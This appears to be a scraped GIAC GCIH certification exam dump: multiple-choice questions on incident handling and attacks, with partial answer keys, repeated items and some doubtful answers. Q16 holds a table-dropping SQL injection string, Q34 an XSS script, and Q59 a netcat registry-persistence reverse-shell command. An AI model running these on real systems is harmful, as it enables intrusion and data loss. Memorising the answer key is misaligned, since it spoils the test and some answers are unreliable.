GIAC.GCIH.v2022-09-08.q368

Exam Code:	GCIH
Exam Name:	GIAC Certified Incident Handler
Certification Provider:	GIAC
Free Question Number:	368
Version:	v2022-09-08
# of views:	3632
# of Questions views:	3680
https://www.dumpsdb.com/dumps/GIAC/GCIH/GIAC.GCIH.v2022-09-08.q368	

NEW QUESTION: 1
Which of the following incident response team members ensures that the policies of the organization are enforced during the incident response?
A. Legal representative
B. Technical representative
C. Information Security representative
D. Human Resource
Answer: D (LEAVE A REPLY)

NEW QUESTION: 2
Which of the following applications automatically calculates cryptographic hashes of all key system files that are to be monitored for modifications?
A. TCPView
B. Inzider
C. PrcView
D. Tripwire
Answer: D (LEAVE A REPLY)

NEW QUESTION: 3
Which of the following refers to applications or files that are not classified as viruses or Trojan horse programs, but can still negatively affect the performance of the computers on your network and introduce significant security risks to your organization?
A. Hardware
B. Firmware

C. Grayware
D. Melissa
Answer: (SHOW ANSWER)

NEW QUESTION: 4
Which of the following refers to applications or files that are not classified as viruses or Trojan horse programs, but
can still negatively affect the performance of the computers on your network and introduce significant security risks
to your organization.
A. Firmware
B. Hardware
C. Melissa
D. Grayware
Answer: (SHOW ANSWER)

NEW QUESTION: 5
Which of the following techniques is used when a system performs the penetration testing with the objective of accessing unauthorized information residing inside a computer?
A. Van Eck Phreaking
B. Phreaking
C. Biometrician
D. Port scanning
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 6
Which of the following would allow you to automatically close connections or restart a server or service when a DoS attack is detected?
A. Signature-based IDS
B. Network-based IDS
C. Passive IDS
D. Active IDS
Answer: D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 7
Which of the following IP packet elements is responsible for authentication while using IPSec?
A. Authentication Header (AH)
B. Layer 2 Tunneling Protocol (L2TP)
C. Internet Key Exchange (IKE)

D. Encapsulating Security Payload (ESP)
Answer: A (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 8
Mark works as a Network Administrator for NetTech Inc. The network has 150 Windows 2000 Professional client computers and four Windows 2000 servers. All the client computers are able to connect to the Internet. Mark is concerned about malware infecting the client computers through the Internet. What will Mark do to protect the client computers from malware?
Each correct answer represents a complete solution. Choose two.
A. Assign Read-Only permission to the users for accessing the hard disk drives of the client computers.
B. Educate users of the client computers about the problems arising due to malware.
C. Prevent users of the client computers from executing any programs.
D. Educate users of the client computers to avoid malware.
Answer: B,D (LEAVE A REPLY)

NEW QUESTION: 9
In which of the following attacks does an attacker use packet sniffing to read network traffic between two parties to
steal the session cookie?
A. ARP spoofing
B. Session sidejacking
C. Session fixation
D. Cross-site scripting
Answer: (SHOW ANSWER)

NEW QUESTION: 10
Which of the following programming languages are NOT vulnerable to buffer overflow attacks?
Each correct answer represents a complete solution. Choose two.
A. C
B. Java
C. C++
D. Perl
Answer: B,D (LEAVE A REPLY)
Section: Volume B
Explanation/Reference:

NEW QUESTION: 11
SIMULATION
Fill in the blank with the appropriate term.

_____ is a technique used to make sure that incoming packets are actually from the networks that they claim to be from.

Answer:

Ingress filtering

NEW QUESTION: 12

Which of the following penetration testing phases involves gathering data from whois, DNS, and network scanning, which helps in mapping a target network and provides valuable information regarding the operating system and applications running on the systems?

A. Pre-attack phase

B. Attack phase

C. On-attack phase

D. Post-attack phase

Answer: A (LEAVE A REPLY)

NEW QUESTION: 13

You want to scan your network quickly to detect live hosts by using ICMP ECHO Requests. What type of scanning will you perform to accomplish the task?

A. Ping sweep scan

B. Idle scan

C. XMAS scan

D. TCP SYN scan

Answer: (SHOW ANSWER)

NEW QUESTION: 14

Which of the following refers to a condition in which a hacker sends a bunch of packets that leave TCP ports half open?

A. Spoofing

B. Hacking

C. SYN attack

D. PING attack

Answer: (SHOW ANSWER)

Section: Volume C

NEW QUESTION: 15

Adam works as a Security Administrator for Umbrella Technology Inc. He reported a breach in security to his senior members, stating that "security defenses has been breached and exploited for 2 weeks by hackers." The hackers had accessed and downloaded 50,000 addresses containing customer credit cards and passwords. Umbrella Technology was looking to law enforcement officials to protect their intellectual property.

The intruder entered through an employee's home machine, which was connected to Umbrella Technology's corporate VPN network. The application called BEAST Trojan was used in the attack to open a "back door" allowing the hackers undetected access. The security breach was discovered when customers complained about the usage of their credit cards without their knowledge.
The hackers were traced back to Shanghai, China through e-mail address evidence. The credit card information was sent to that same e-mail address. The passwords allowed the hackers to access Umbrella Technology's network from a remote location, posing as employees.
Which of the following actions can Adam perform to prevent such attacks from occurring in future?
A. Allow VPN access but replace the standard authentication with biometric authentication
B. Replace the VPN access with dial-up modem access to the company's network
C. Disable VPN access to all employees of the company from home machines
D. Apply different security policy to make passwords of employees more complex
Answer: C (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 16
You work as a Network Penetration tester in the Secure Inc. Your company takes the projects to test the security of various companies. Recently, Secure Inc. has assigned you a project to test the security of a Web site. You go to the Web site login page and you run the following SQL query:
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'attacker@somehwere.com'; DROP TABLE members; --'
What task will the above SQL query perform?
A. Deletes the database in which members table resides.
B. Deletes the rows of members table where email id is 'attacker@somehwere.com' given.
C. Performs the XSS attacks.
D. Deletes the entire members table.
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 17
Which of the following refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system?
A. Hacking
B. Session hijacking
C. Piggybacking
D. Keystroke logging
Answer: B (LEAVE A REPLY)

NEW QUESTION: 18
You are an Incident manager in Orangesect.Inc. You have been tasked to set up a new extension of your enterprise. The networking, to be done in the new extension, requires different types of cables and an appropriate policy that will be decided by you. Which of the following stages in the Incident handling process involves your decision making?
A. Eradication
B. Identification
C. Containment
D. Preparation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 19
Which of the following incident response team members ensures that the policies of the organization are enforced during the incident response?
A. Technical representative
B. Human Resource
C. Legal representative
D. Information Security representative
Answer: (SHOW ANSWER)

NEW QUESTION: 20
An Active Attack is a type of steganography attack in which the attacker changes the carrier during the communication
process. Which of the following techniques is used for smoothing the transition and controlling contrast on the hard
edges, where there is significant color transition?
A. Soften
B. Rotate
C. Sharpen
D. Blur
Answer: D (LEAVE A REPLY)

NEW QUESTION: 21
Adam works as a Network administrator for Umbrella Inc. He noticed that an ICMP ECHO requests is coming from some suspected outside sources. Adam suspects that some malicious hacker is trying to perform ping sweep attack on the network of the company. To stop this malicious activity, Adam blocks the ICMP ECHO request from any outside sources.
What will be the effect of the action taken by Adam?
A. Network is still vulnerable to ping sweep attack.
B. Network is protected from the ping sweep attack until the next reboot of the server.
C. Network turns completely immune from the ping sweep attacks.
D. Network is now vulnerable to Ping of death attack.
Answer: (SHOW ANSWER)

NEW QUESTION: 22
Which of the following characters will you use to check whether an application is vulnerable to an SQL injection attack?
A. Dash (-)
B. Double quote (")
C. Single quote (')
D. Semi colon (;)
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 23
You send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024 using hping2 utility. This attack is known as _____.
A. Port scanning
B. Firewalking
C. Cloaking
D. Spoofing
Answer: (SHOW ANSWER)

NEW QUESTION: 24
Adam, a novice computer user, works primarily from home as a medical professional. He just bought a brand new Dual Core Pentium computer with over 3 GB of RAM. After about two months of working on his new computer, he notices that it is not running nearly as fast as it used to. Adam uses antivirus software, anti- spyware software, and keeps the computer up-to-date with Microsoft patches. After another month of working on the computer, Adam finds that his computer is even more noticeably slow. He also notices a window or two pop-up on his screen, but they quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Adam notices that his computer only has about 10 GB of free space available. Since his hard drive is a 200 GB hard drive, Adam thinks this is very odd.

Which of the following is the mostly likely the cause of the problem?
A. Computer is infected with the stealth kernel level rootkit.
B. Computer is infected with stealth virus.
C. Computer is infected with the Stealth Trojan Virus.
D. Computer is infected with the Self-Replication Worm.
Answer: A (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 25
Which of the following services CANNOT be performed by the nmap utility?
Each correct answer represents a complete solution. Choose all that apply.
A. Port scanning
B. Passive OS fingerprinting
C. Sniffing
D. Active OS fingerprinting
Answer: (SHOW ANSWER)

NEW QUESTION: 26
Network mapping provides a security testing team with a blueprint of the organization. Which of the following steps is NOT a part of manual network mapping?
A. Performing Neotracerouting
B. Collecting employees information
C. Gathering private and public IP addresses
D. Banner grabbing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 27
Which of the following types of rootkits replaces regular application binaries with Trojan fakes and modifies the behavior of existing applications using hooks, patches, or injected code?
A. Kernel level rootkit
B. Hypervisor rootkit
C. Boot loader rootkit
D. Application level rootkit
Answer: D (LEAVE A REPLY)

NEW QUESTION: 28
You are an Incident manager in Orangesect.Inc. You have been tasked to set up a new extension of your enterprise. The networking, to be done in the new extension, requires different types of cables and an appropriate policy that will be decided by you. Which of the following stages in the Incident handling process involves your decision making?
A. Identification

B. Containment
C. Eradication
D. Preparation
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 29
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He finds that the We-are-secure server is vulnerable to attacks. As a countermeasure, he suggests that the Network Administrator should remove the IPP printing capability from the server. He is suggesting this as a countermeasure against _____.
A. IIS buffer overflow
B. NetBIOS NULL session
C. SNMP enumeration
D. DNS zone transfer
Answer: A (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 30
You want to integrate the Nikto tool with nessus vulnerability scanner. Which of the following steps will you take to accomplish the task?
Each correct answer represents a complete solution. Choose two.
A. Restart nessusd service.
B. Place nikto.pl file in the /var/www directory.
C. Place nikto.pl file in the /etc/nessus directory.
D. Place the directory containing nikto.pl in root's PATH environment variable.
Answer: (SHOW ANSWER)

NEW QUESTION: 31
You are the Administrator for a corporate network. You are concerned about denial of service attacks.
Which of the following measures would be most helpful in defending against a Denial-of-Service (DoS) attack?
A. Implement network based antivirus.
B. Place a honey pot in the DMZ.
C. Shorten the timeout for connection attempts.
D. Implement a strong password policy.
Answer: C (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 32
Which of the following statements about threats are true?
Each correct answer represents a complete solution. Choose all that apply.
A. A threat is a weakness or lack of safeguard that can be exploited by vulnerability, thus causing harm to the information systems or networks.
B. A threat is a potential for violation of security which exists when there is a circumstance, capability, action, or event that could breach security and cause harm.
C. A threat is a sequence of circumstances and events that allows a human or other agent to cause an information-related misfortune by exploiting vulnerability in an IT product.
D. A threat is any circumstance or event with the potential of causing harm to a system in the form of destruction, disclosure, modification of data, or denial of service.
Answer: B,C,D (LEAVE A REPLY)
Section: Volume C
Explanation

NEW QUESTION: 33
Adam works as an Incident Handler for Umbrella Inc. His recent actions towards the incident are not up to the standard norms of the company. He always forgets some steps and procedures while handling responses as they are very hectic to perform.
Which of the following steps should Adam take to overcome this problem with the least administrative effort?
A. Create incident checklists.
B. Appoint someone else to check the procedures.
C. Create incident manual read it every time incident occurs.
D. Create new sub-team to keep check.
Answer: (SHOW ANSWER)

NEW QUESTION: 34
John works as a Penetration Tester in a security service providing firm named you-are-secure Inc. Recently, John's company has got a project to test the security of a promotional Website www.missatlanta.com and assigned the pen-testing work to John. When John is performing penetration testing, he inserts the following script in the search box at the company home page:
<script>alert('Hi, John')</script>

After pressing the search button, a pop-up box appears on his screen with the text - "Hi, John."
Which of the following attacks can be performed on the Web site tested by john while considering the above scenario?
A. Buffer overflow attack
B. Replay attack
C. CSRF attack
D. XSS attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 35
Which of the following tools is used for port scanning?
A. L0phtcrack
B. Nmap
C. NETSH
D. NSLOOKUP
Answer: B (LEAVE A REPLY)

NEW QUESTION: 36
Which of the following password cracking attacks is based on a pre-calculated hash table to retrieve plain text passwords?
A. Hybrid attack
B. Dictionary attack
C. Brute Force attack
D. Rainbow attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 37
Which of the following statements is true about a Trojan engine?
A. It analyzes the nonstandard protocols, such as TFN2K and BO2K.
B. It specifies the signatures that keep a watch for a host or a network sending multiple packets to a single host or a single network.
C. It limits the system resource usage.
D. It specifies events that occur in a related manner within a sliding time interval.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 38
Which of the following tools can be used for network sniffing as well as for intercepting conversations through session hijacking?
A. Ethercap
B. Hunt
C. IPChains

D. Tripwire
Answer: B (LEAVE A REPLY)

NEW QUESTION: 39
Which of the following virus is a script that attaches itself to a file or template?
A. Boot sector
B. Trojan horse
C. Macro virus
D. E-mail virus
Answer: C (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 40
You are the Security Consultant and have been hired to check security for a client's network. Your client has stated that he has many concerns but the most critical is the security of Web applications on their Web server. What should be your highest priority then in checking his network?
A. Setting up IDS
B. Vulnerability scanning
C. Setting up a honey pot
D. Port scanning
Answer: B (LEAVE A REPLY)

NEW QUESTION: 41
Victor works as a professional Ethical Hacker for SecureEnet Inc. He has been assigned a job to test an image, in which some secret information is hidden, using Steganography. Victor performs the following techniques to accomplish the task:
1.Smoothening and decreasing contrast by averaging the pixels of the area where significant color transitions occurs.
2.Reducing noise by adjusting color and averaging pixel value.
3.Sharpening, Rotating, Resampling, and Softening the image.
Which of the following Steganography attacks is Victor using?
A. Stegdetect Attack
B. Active Attacks
C. Steg-Only Attack
D. Chosen-Stego Attack
Answer: (SHOW ANSWER)

NEW QUESTION: 42
Which of the following tools can be used for stress testing of a Web server?
Each correct answer represents a complete solution. Choose two.

A. Internet bots
B. Scripts
C. Anti-virus software
D. Spyware
Answer: A,B (LEAVE A REPLY)
Section: Volume A
Explanation

NEW QUESTION: 43
Which of the following types of attacks slows down or stops a server by overloading it with requests?
A. DoS attack
B. Impersonation attack
C. Network attack
D. Vulnerability attack
Answer: A (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 44
Adam, a malicious hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct Man-in-The-Middle attack.
Which of the following is the destination MAC address of a broadcast frame?
A. 0xAAAAAAAAAA
B. 0xFFFFFFFFFFFF
C. 0x00000000000
D. 0xDDDDDDDDD
Answer: B (LEAVE A REPLY)

NEW QUESTION: 45
Which of the following netcat parameters makes netcat a listener that automatically restarts itself when a connection is dropped?
A. -u
B. -l
C. -p
D. -L
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 46

John is a malicious attacker. He illegally accesses the server of We-are-secure Inc. He then places a backdoor in the We-are-secure server and alters its log files. Which of the following steps of malicious hacking includes altering the server log files?

A. Reconnaissance

B. Maintaining access

C. Gaining access

D. Covering tracks

Answer: (SHOW ANSWER)

NEW QUESTION: 47

John, a novice web user, makes a new E-mail account and keeps his password as "apple", his favorite fruit.

John's password is vulnerable to which of the following password cracking attacks?

Each correct answer represents a complete solution. Choose all that apply.

A. Hybrid attack

B. Rule based attack

C. Dictionary attack

D. Brute Force attack

Answer: A,C,D (LEAVE A REPLY)

Section: Volume C

NEW QUESTION: 48

Which of the following statements about reconnaissance is true?

A. It describes an attempt to transfer DNS zone data.

B. It is a computer that is used to attract potential intruders or attackers.

C. It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

D. It is also known as half-open scanning.

Answer: A (LEAVE A REPLY)

Section: Volume B

NEW QUESTION: 49

In the DNS Zone transfer enumeration, an attacker attempts to retrieve a copy of the entire zone file for a domain
from a DNS server. The information provided by the DNS zone can help an attacker gather user names, passwords, and
other valuable information. To attempt a zone transfer, an attacker must be connected to a DNS server that is the
authoritative server for that zone. Besides this, an attacker can launch a Denial of Service attack against the zone's
DNS servers by flooding them with a lot of requests. Which of the following tools can an attacker use to perform a
DNS zone transfer?
Each correct answer represents a complete solution. Choose all that apply.
A. DSniff
B. Host
C. Dig
D. NSLookup
Answer: B,C,D (LEAVE A REPLY)

NEW QUESTION: 50
Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping the conversation and keeps the password. After the interchange is over, Eve connects to Bob posing as Alice; when asked for a proof of identity, Eve sends Alice's password read from the last session, which Bob accepts. Which of the following attacks is being used by Eve?
A. Session fixation
B. Replay
C. Firewalking
D. Cross site scripting
Answer: B (LEAVE A REPLY)

NEW QUESTION: 51
Adam, a malicious hacker is running a scan. Statistics of the scan is as follows:
Scan directed at open port: ClientServer
192.5.2.92:4079 ---------FIN--------->192.5.2.110:23192.5.2.92:4079 <----NO RESPONSE-----192.5.2.110:23
Scan directed at closed port:
ClientServer
192.5.2.92:4079 ---------FIN--------->192.5.2.110:23
192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23
Which of the following types of port scan is Adam running?

A. ACK scan
B. FIN scan
C. XMAS scan
D. Idle scan
Answer: B (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 52
Which of the following rootkits is able to load the original operating system as a virtual machine, thereby enabling it to intercept all hardware calls made by the original operating system?
A. Boot loader rootkit
B. Library rootkit
C. Kernel level rootkit
D. Hypervisor rootkit
Answer: (SHOW ANSWER)

NEW QUESTION: 53
Victor wants to send an encrypted message to his friend. He is using certain steganography technique to accomplish this task. He takes a cover object and changes it accordingly to hide information. This secret information is recovered only when the algorithm compares the changed cover with the original cover.
Which of the following Steganography methods is Victor using to accomplish the task?
A. The distortion technique
B. The spread spectrum technique
C. The substitution technique
D. The cover generation technique
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 54
Peter works as a Network Administrator for the PassGuide Inc. The company has a Windows-based network. All client computers run the Windows XP operating system. The employees of the company complain that suddenly all of the client computers have started working slowly. Peter finds that a malicious hacker is attempting to slow down the computers by flooding the network with a large number of requests. Which of the following attacks is being implemented by the malicious hacker?
A. Buffer overflow attack
B. Denial-of-Service (DoS) attack
C. SQL injection attack
D. Man-in-the-middle attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 55
Adam, a malicious hacker, wants to perform a reliable scan against a remote target. He is not concerned about being stealth at this point.
Which of the following type of scans would be most accurate and reliable?
A. Fin scan
B. ACK scan
C. UDP sacn
D. TCP Connect scan
Answer: (SHOW ANSWER)

NEW QUESTION: 56
Victor is a novice Ethical Hacker. He is learning the hacking process, i.e., the steps taken by malicious hackers to
perform hacking. Which of the following steps is NOT included in the hacking process?
A. Scanning
B. Reconnaissance
C. gaining access
D. Preparation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 57
Which of the following can be used to perform session hijacking?
Each correct answer represents a complete solution. Choose all that apply.
A. ARP spoofing
B. Session sidejacking
C. Cross-site scripting
D. Session fixation
Answer: (SHOW ANSWER)

NEW QUESTION: 58
Which of the following options scans the networks for vulnerabilities regarding the security of a network?
A. Vulnerability enumerators
B. Port enumerators
C. Network enumerators
D. System enumerators
Answer: C (LEAVE A REPLY)

NEW QUESTION: 59
You run the following command on the remote Windows server 2003 computer:

c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"
What task do you want to perform by running this command?
Each correct answer represents a complete solution. Choose all that apply.
A. You want to add the Netcat command to the Windows registry.
B. You want to perform banner grabbing.
C. You want to set the Netcat to execute command any time.
D. You want to put Netcat in the stealth mode.
Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 60
Which of the following programming languages are NOT vulnerable to buffer overflow attacks?
Each correct answer represents a complete solution. Choose two.
A. C
B. Java
C. C++
D. Perl
Answer: B,D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 61
Which of the following types of malware does not replicate itself but can spread only when the circumstances are beneficial?
A. Worm
B. Mass mailer
C. Blended threat
D. Trojan horse
Answer: (SHOW ANSWER)

NEW QUESTION: 62
Which of the following tools is an automated tool that is used to implement SQL injections and to retrieve data from Web server databases?
A. Absinthe

B. ADMutate
C. Stick
D. Fragroute
Answer: A (LEAVE A REPLY)

NEW QUESTION: 63
Which of the following types of channels is used by Trojans for communication?
A. Loop channel
B. Open channel
C. Covert channel
D. Overt channel
Answer: C (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 64
Adam works as an Incident Handler for Umbrella Inc. He is informed by the senior authorities that the server of the marketing department has been affected by a malicious hacking attack.
Supervisors are also claiming that some sensitive data are also stolen.
Adam immediately arrived to the server room of the marketing department and identified the event as an incident. He isolated the infected network from the remaining part of the network and started preparing to image the entire system. He captures volatile data, such as running process, ram, and network connections.
Which of the following steps of the incident handling process is being performed by Adam?
A. Recovery
B. Identification
C. Containment
D. Eradication
Answer: C (LEAVE A REPLY)

NEW QUESTION: 65
Which of the following takes control of a session between a server and a client using TELNET, FTP, or any other non-encrypted TCP/IP utility?
A. Dictionary attack
B. Social Engineering
C. Session Hijacking
D. Trojan horse
Answer: (SHOW ANSWER)

NEW QUESTION: 66
Which of the following US Acts emphasized a "risk-based policy for cost-effective security" and makes mandatory for agency program officials, chief information officers, and inspectors general

(IGs) to conduct annual reviews of the agency's information security program and report the results to Office of Management and Budget?
A. The Electronic Communications Privacy Act of 1986 (ECPA)
B. The Fair Credit Reporting Act (FCRA)
C. The Equal Credit Opportunity Act (ECOA)
D. Federal Information Security Management Act of 2002 (FISMA)
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 67
Buffer overflows are one of the major errors used for exploitation on the Internet today. A buffer overflow occurs
when a particular operation/function writes more data into a variable than the variable was designed to hold.
Which of the following are the two popular types of buffer overflows?
Each correct answer represents a complete solution. Choose two.
A. Stack based buffer overflow
B. Heap based buffer overflow
C. Static buffer overflows
D. Dynamic buffer overflows
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 68
Which of the following is the most common vulnerability that can affect desktop applications written in native code?
A. SpyWare
B. Malware
C. Buffer overflow
D. DDoS attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 69
Which of the following statements are true regarding SYN flood attack?
A. The attacker sends thousands and thousands of ACK packets to the victim.
B. SYN cookies provide protection against the SYN flood by eliminating the resources allocated on the target host.
C. SYN flood is a form of Denial-of-Service (DoS) attack.
D. The attacker sends a succession of SYN requests to a target system.
Answer: B,C,D (LEAVE A REPLY)

NEW QUESTION: 70

Adam has installed and configured his wireless network. He has enabled numerous security features such as changing
the default SSID, enabling WPA encryption, and enabling MAC filtering on his wireless router. Adam notices that when
he uses his wireless connection, the speed is sometimes 16 Mbps and sometimes it is only 8 Mbps or less. Adam
connects to the management utility wireless router and finds out that a machine with an unfamiliar name is
connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has
the same MAC address as his laptop.
Which of the following attacks has been occurred on the wireless network of Adam?
A. DNS cache poisoning
B. NAT spoofing
C. MAC spoofing
D. ARP spoofing
Answer: (SHOW ANSWER)

NEW QUESTION: 71
In which of the following malicious hacking steps does email tracking come under?
A. Maintaining Access
B. Scanning
C. Reconnaissance
D. Gaining access
Answer: C (LEAVE A REPLY)

NEW QUESTION: 72
Which of the following refers to a condition in which a hacker sends a bunch of packets that leave TCP ports half open?
A. Hacking
B. SYN attack
C. Spoofing
D. PING attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 73
Which of the following Linux rootkits allows an attacker to hide files, processes, and network connections?
Each correct answer represents a complete solution. Choose all that apply.
A. Knark
B. Beastkit

C. Phalanx2
D. Adore
Answer: (SHOW ANSWER)

NEW QUESTION: 74
US Garments wants all encrypted data communication between corporate office and remote location.
They want to achieve following results:
* I Authentication of users
* I Anti-replay
* I Anti-spoofing
* I IP packet encryption
They implemented IPSec using Authentication Headers (AHs). Which results does this solution provide?
Each correct answer represents a complete solution. Choose all that apply.
A. Anti-replay
B. IP packet encryption
C. Authentication of users
D. Anti-spoofing
Answer: A,D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 75
You see the career section of a company's Web site and analyze the job profile requirements. You conclude that the company wants professionals who have a sharp knowledge of Windows server 2003 and Windows active directory installation and placement. Which of the following steps are you using to perform hacking?
A. Scanning
B. Covering tracks
C. Reconnaissance
D. Gaining access
Answer: C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 76
Which of the following tools combines two programs, and also encrypts the resulting package in an attempt to foil
antivirus programs?
A. Tiny
B. Trojan Man
C. NetBus

D. EliteWrap
Answer: B (LEAVE A REPLY)

NEW QUESTION: 77
You work as a Security Administrator for Net Perfect Inc. The company has a Windows-based network.
You want to use a scanning technique which works as a reconnaissance attack. The technique should direct to a specific host or network to determine the services that the host offers.
Which of the following scanning techniques can you use to accomplish the task?
A. SYN scan
B. IDLE scan
C. Host port scan
D. Nmap
Answer: C (LEAVE A REPLY)

NEW QUESTION: 78
Which of the following protocol loggers is used to detect ping sweep?
A. ippl
B. pitl
C. dpsl
D. lppi
Answer: (SHOW ANSWER)

NEW QUESTION: 79
John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare- secure.com. He installs a rootkit on the Linux server of the We-are-secure network.
Which of the following statements are true about rootkits?
Each correct answer represents a complete solution. Choose all that apply.
A. They allow an attacker to replace utility programs that can be used to detect the attacker's activity.
B. They allow an attacker to run packet sniffers secretly to capture passwords.
C. They allow an attacker to set a Trojan in the operating system and thus open a backdoor for anytime access.

D. They allow an attacker to conduct a buffer overflow.
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 80
You want to create an SSH tunnel for POP and SMTP protocols. Which of the following commands will you run?
A. ssh -L 25:mailhost:110 -L 110
B. ssh -L 110:mailhost:110 -L 25:mailhost:25 -1
C. ssh -L 110:mailhost:110 -L 25:mailhost:25 -1 user -N mailhost
D. ssh -L 110:mailhost:110 -L 25
Answer: C (LEAVE A REPLY)

NEW QUESTION: 81
You work as a System Engineer for Cyber World Inc. Your company has a single Active Directory domain. All servers in the domain run Windows Server 2008. The Microsoft Hyper-V server role has been installed on one of the servers, namely uC1. uC1 hosts twelve virtual machines. You have been given the task to configure the Shutdown option for uC1, so that each virtual machine shuts down before the main Hyper-V server shuts down.
Which of the following actions will you perform to accomplish the task?
A. Enable the Shut Down the Guest Operating System option in the Automatic Stop Action Properties on each virtual machine.
B. Manually shut down each of the guest operating systems before the server shuts down.
C. Create a batch file to shut down the guest operating system before the server shuts down.
D. Create a logon script to shut down the guest operating system before the server shuts down.
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 82
Maria works as a professional Ethical Hacker. She is assigned a project to test the security of www.we-are-secure.com.
She wants to test a DoS attack on the We-are-secure server. She finds that the firewall of the server is blocking the
ICMP messages, but it is not checking the UDP packets. Therefore, she sends a large amount of UDP echo request
traffic to the IP broadcast addresses. These UDP requests have a spoofed source address of the We-are-secure server.
Which of the following DoS attacks is Maria using to accomplish her task?
A. Teardrop attack
B. Smurf DoS attack
C. Ping flood attack
D. Fraggle DoS attack

Answer: D (LEAVE A REPLY)

NEW QUESTION: 83
Which of the following protocols uses only User Datagram Protocol (UDP)?
A. POP3
B. FTP
C. ICMP
D. TFTP
Answer: (SHOW ANSWER)
Section: Volume C
Explanation/Reference:

NEW QUESTION: 84
Rick works as a Computer Forensic Investigator for BlueWells Inc. He has been informed that some confidential
information is being leaked out by an employee of the company. Rick suspects that someone is sending the
information through email. He checks the emails sent by some employees to other networks. Rick finds out that Sam,
an employee of the Sales department, is continuously sending text files that contain special symbols, graphics, and
signs. Rick suspects that Sam is using the Steganography technique to send data in a disguised form. Which of the
following techniques is Sam using?
Each correct answer represents a part of the solution. Choose all that apply.
A. Technical steganography
B. Perceptual masking
C. Text Semagrams
D. Linguistic steganography
Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 85
TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. The combination of parameters may then be used to infer the remote operating system (OS fingerprinting), or incorporated into a device fingerprint.
Which of the following Nmap switches can be used to perform TCP/IP stack fingerprinting?
A. nmap -sS
B. nmap -sU -p
C. nmap -O -p
D. nmap -sT

Answer: C (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 86
James works as a Database Administrator for Techsoft Inc. The company has a SQL Server 2005 computer. The
computer has a database named Sales. Users complain that the performance of the database has deteriorated. James
opens the System Monitor tool and finds that there is an increase in network traffic. What kind of attack might be the
cause of the performance deterioration ?
A. Internal attack
B. Denial-of-Service
C. Virus
D. Injection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 87
Which of the following statements about a Trojan horse are true?
Each correct answer represents a complete solution. Choose two.
A. It is a macro or script that attaches itself to a file or template.
B. The writers of a Trojan horse can use it later to gain unauthorized access to a computer.
C. It is a malicious software program code that resembles another normal program.
D. It infects the boot record on hard disks and floppy disks.
Answer: B,C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 88
Victor wants to send an encrypted message to his friend. He is using certain steganography technique to accomplish
this task. He takes a cover object and changes it accordingly to hide information. This secret information is recovered
only when the algorithm compares the changed cover with the original cover. Which of the following Steganography
methods is Victor using to accomplish the task?
A. The cover generation technique
B. The distortion technique
C. The substitution technique
D. The spread spectrum technique
Answer: B (LEAVE A REPLY)

NEW QUESTION: 89
Mark works as a Network Administrator for Net Perfect Inc. The company has a Windows-based network.
The company uses Check Point SmartDefense to provide security to the network. Mark uses SmartDefense on the HTTP servers of the company to fix the limitation for the maximum response header length. Which of the following attacks can be blocked by defining this limitation?
A. Shoulder surfing attack
B. HTR Overflow worms and mutations
C. Melissa virus attack
D. Ramen worm attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 90
Which of the following is the difference between SSL and S-HTTP?
A. SSL operates at the application layer and S-HTTP operates at the network layer.
B. SSL operates at the network layer and S-HTTP operates at the application layer.
C. SSL operates at the application layer and S-HTTP operates at the transport layer.
D. SSL operates at the transport layer and S-HTTP operates at the application layer.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 91
Which of the following types of attack can guess a hashed password?
A. Evasion attack
B. Denial of Service attack
C. Brute force attack
D. Teardrop attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 92
